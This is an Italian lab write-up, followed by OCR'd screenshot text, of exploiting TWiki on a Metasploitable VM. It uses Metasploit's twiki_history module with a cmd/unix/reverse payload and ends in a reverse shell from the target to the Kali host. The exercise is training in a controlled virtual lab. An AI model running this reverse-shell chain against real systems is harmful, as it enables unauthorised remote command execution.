Report di Vulnerabilità: Sfruttamento della Vulnerabilità di TWiki su Metasploitable

---

Introduzione

In questo esercizio, utilizzerò Kali Linux per sfruttare una vulnerabilità sulla piattaforma TWiki ospitata sulla macchina virtuale Metasploitable. Questo processo è stato svolto in un ambiente virtuale controllato utilizzando VirtualBox, con le seguenti configurazioni di rete:

- **Kali Linux IP:** 192.168.1.111
- **Metasploitable IP:** 192.168.1.112

Passaggio 1: Configurazione iniziale

Per prima cosa, ho avviato entrambe le macchine virtuali e verificato la loro connettività sulla stessa rete.

- **Comando eseguito su Kali Linux:**

ping 192.168.1.112

Passaggio 2: Scansione delle vulnerabilità

Ho utilizzato Nmap per scansionare la macchina Metasploitable e identificare i servizi in esecuzione, cercando in particolare TWiki.

- **Comando eseguito:**

nmap -sV 192.168.1.112

Passaggio 3: Avvio di Metasploit

Ho avviato il Metasploit Framework su Kali Linux.

- **Comando eseguito:**

msfconsole

Passaggio 4: Cerca il modulo di exploit TWiki

Ho cercato un modulo di exploit per TWiki all'interno di Metasploit.

- **Comando eseguito:**

search twiki

Passaggio 5: Selezione del modulo di exploit

Dai risultati della ricerca, ho selezionato il modulo exploit/unix/webapp/twiki_history.

- **Comando eseguito:**

use exploit/unix/webapp/twiki_history

Passaggio 6: Configurazione del modulo

Ho visualizzato e configurato le opzioni necessarie per l'exploit, impostando l'indirizzo IP della macchina target (Metasploitable).

- **Comando eseguito:**

show options

set RHOST 192.168.1.112

Passaggio 7: Configurazione del payload

Ho visualizzato i payload disponibili e selezionato cmd/unix/reverse.

- **Comando eseguito:**

show payloads

set payload cmd/unix/reverse

Passaggio 8: Configurazione del payload

Ho configurato le opzioni del payload impostando l'indirizzo IP di Kali Linux e la porta da utilizzare per la connessione inversa.

- **Comando eseguito:**

set LHOST 192.168.1.111

set LPORT 4444

show options

Passaggio 9: Esecuzione dell'exploit

Ho eseguito l'exploit e ottenuto una shell sulla macchina Metasploitable.

- **Comando eseguito:**

exploit

Passaggio 10: Verifica dell'accesso

Ho verificato il successo dell'attacco controllando l'accesso alla macchina target.

- **Comandi eseguiti:**


whoami


uname -a


Conclusione

In questo esercizio, ho sfruttato con successo una vulnerabilità di comando arbitrario nella piattaforma TWiki ospitata su Metasploitable. Questo esercizio ha dimostrato l'importanza di mantenere aggiornati i software e di monitorare regolarmente i sistemi per vulnerabilità note.

Screenshot:




Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
54 payload/cmd/unix/reverse_php_ssl normal No Unix Comma
nd Shell, Reverse TCP SSL (via php)
55 payload/cmd/unix/reverse_python normal No Unix Comma
nd Shell, Reverse TCP (via Python)
56 payload/cmd/unix/reverse_python_ssl normal No Unix Comma
nd Shell, Reverse TCP SSL (via python)
57 payload/cmd/unix/reverse_r normal No Unix Comma
nd Shell, Reverse TCP (via R)
58 payload/cmd/unix/reverse_ruby normal No Unix Comma
nd Shell, Reverse TCP (via Ruby)
59 payload/cmd/unix/reverse_ruby_ssl normal No Unix Comma
nd Shell, Reverse TCP SSL (via Ruby)
60 payload/cmd/unix/reverse_socat_sctp normal No Unix Comma
nd Shell, Reverse SCTP (via socat)
61 payload/cmd/unix/reverse_socat_tcp normal No Unix Comma
nd Shell, Reverse TCP (via socat)
62 payload/cmd/unix/reverse_socat_udp normal No Unix Comma
nd Shell, Reverse UDP (via socat)
63 payload/cmd/unix/reverse_ssh normal No Unix Comma
nd Shell, Reverse TCP SSH
64 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Comma
nd Shell, Double Reverse TCP SSL (telnet)
65 payload/cmd/unix/reverse_stub normal No Unix Comma
nd Shell, Reverse TCP (stub)
66 payload/cmd/unix/reverse_tclsh normal No Unix Comma
nd Shell, Reverse TCP (via Tclsh)
67 payload/cmd/unix/reverse_zsh normal No Unix Comma
nd Shell, Reverse TCP (via Zsh)
68 payload/generic/custom normal No Custom Pay
load
69 payload/generic/shell_bind_aws_ssm normal No Command Sh
ell, Bind SSM (via AWS API)
70 payload/generic/shell_bind_tcp normal No Generic Co
mmand Shell, Bind TCP Inline
71 payload/generic/shell_reverse_tcp normal No Generic Co
mmand Shell, Reverse TCP Inline
72 payload/generic/ssh/interact normal No Interact w
ith Established SSH Connection
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) >
Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
--- 192.168.1.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2016ms
rtt min/avg/max/mdev = 0.387/0.411/0.437/0.031 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.112 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:922 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:59531 (58.1 KB) TX bytes:6446 (6.2 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:96 errors:0 dropped:0 overruns:0 frame:0
TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
File Macchina Aiuto
Windows 7 per scansioni
Metasploitable per scansioni
Kalilinuk in rete
Pfsense 3 reti
Metasploitable in rete
Kalilinuk attaccante
Metasploitable SQL connesso
Windows 7 SQL connesso
Nuova Aggiungi Impostazioni Scarta Mostra
Generale
Sistema
Schermo
Archiviazione
Audio
Anteprima
Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
ith Established SSH Connection
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > set LHOST 192.168.1.111
LHOST => 192.168.1.111
msf6 exploit(unix/webapp/twiki_history) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/webapp/twiki_history) > show options
Module options (exploit/unix/webapp/twiki_history):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.112 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /twiki/bin yes TWiki bin directory path
VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 192.168.1.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) >
Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
--- 192.168.1.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2016ms
rtt min/avg/max/mdev = 0.387/0.411/0.437/0.031 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.112 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:922 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:59531 (58.1 KB) TX bytes:6446 (6.2 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:96 errors:0 dropped:0 overruns:0 frame:0
TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
File Macchina Aiuto
Windows 7 per scansioni
Metasploitable per scansioni
Kalilinuk in rete
Pfsense 3 reti
Metasploitable in rete
Kalilinuk attaccante
Metasploitable SQL connesso
Windows 7 SQL connesso
Nuova Aggiungi Impostazioni Scarta Mostra
Generale
Sistema
Schermo
Archiviazione
Audio
Anteprima


File Actions Edit View Help
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > set LHOST 192.168.1.111
LHOST ⇒ 192.168.1.111
msf6 exploit(unix/webapp/twiki_history) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(unix/webapp/twiki_history) > show options
Module options (exploit/unix/webapp/twiki_history):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.112 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /twiki/bin yes TWiki bin directory path
VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 192.168.1.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP double handler on 192.168.1.111:4444
[+] Successfully sent exploit request
--- 192.168.1.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2016ms
rtt min/avg/max/mdev = 0.387/0.411/0.437/0.031 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.112 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNMING MULTICAST MTU:1500 Metric:1
RX packets:922 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:59531 (58.1 KB) TX bytes:6446 (6.2 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:96 errors:0 dropped:0 overruns:0 frame:0
TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
Windows 7 per scansioni
Metasploitable per scansioni
Kalilinux in rete
Pfsense 3 reti
Metasploitable in rete
Kalilinux attaccante
Metasploitable SQL connesso
Windows 7 SQL connesso
Generale
Sistema
Schermo
Archiviazione
Audio
Anteprima

Welcome to TWiki - A Web
192.168.1.112/twiki/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Welcome to TWiki
readme.txt
license.txt
TWikiDocumentation.html
TWikiHistory.html
Lets get started with this web based collaboration platform
File Actions Edit View Help
nd Shell, Double Reverse TCP SSL (telnet)
65 payload/cmd/unix/reverse_stub normal No Unix Comma
nd Shell, Reverse TCP (stub)
66 payload/cmd/unix/reverse_tclsh normal No Unix Comma
nd Shell, Reverse TCP (via Tclsh)
67 payload/cmd/unix/reverse_zsh normal No Unix Comma
nd Shell, Reverse TCP (via Zsh)
68 payload/generic/custom normal No Custom Pay
load
69 payload/generic/shell_bind_aws_ssm normal No Command Sh
ell, Bind SSM (via AWS API)
70 payload/generic/shell_bind_tcp normal No Generic Co
mmand Shell, Bind TCP Inline
71 payload/generic/shell_reverse_tcp normal No Generic Co
mmand Shell, Reverse TCP Inline
72 payload/generic/ssh/interact normal No Interact w
ith Established SSH Connection
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > set LHOST 192.168.1.111
LHOST ⇒ 192.168.1.111
--- 192.168.1.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2016ms
rtt min/avg/max/mdev = 0.387/0.411/0.437/0.031 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.112 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNMING MULTICAST MTU:1500 Metric:1
RX packets:922 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:59531 (58.1 KB) TX bytes:6446 (6.2 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:96 errors:0 dropped:0 overruns:0 frame:0
TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
Windows 7 per scansioni
Metasploitable per scansioni
Kalilinux in rete
Pfsense 3 reti
Metasploitable in rete
Kalilinux attaccante
Metasploitable SQL connesso
Windows 7 SQL connesso
Generale
Sistema
Schermo
Archiviazione
Audio
Anteprima